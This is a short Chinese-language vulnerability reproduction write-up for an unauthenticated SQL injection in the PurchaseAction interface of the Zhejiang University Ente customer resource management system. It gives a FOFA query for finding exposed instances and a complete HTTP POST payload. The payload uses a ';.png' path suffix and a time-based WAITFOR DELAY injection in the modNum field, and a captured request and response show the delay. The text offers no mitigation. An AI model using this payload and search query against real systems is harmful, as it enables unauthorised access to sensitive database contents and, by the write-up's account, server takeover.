
Z1-1浙大恩特-客户资源管理系统-SQL

漏洞描述：

浙大恩特客户资源管理系统中 PurchaseActio 接口处存在SQL注入漏洞，未经身份认证的攻击者可以利用该漏洞获取系统数据库敏感信息，深入利用可获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="浙大恩特客户资源管理系统"


漏洞复现：

payload:

```
POST /entsoft/PurchaseAction.entphone;.png?method=AuthorityJudgement HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

modNum=1';WAITFOR+DELAY+'0:0:5'--+
```

效果图:
延时5秒



```
POST /entsoft/PurchaseAction.entphone;.png?method=AuthorityJudgement HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

modNum=1';WAITFOR+DELAY+'0:0:5'--+
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Set-Cookie: JSESSIONID=7242A210F2977E24A0
Content-Type: text/html;charset=UTF-8
Date: Fri, 23 Feb 2024 10:30:07 GMT
Connection: close
Content-Length: 86

{"state":"3","msg":"对不起，您尚未购买该模
```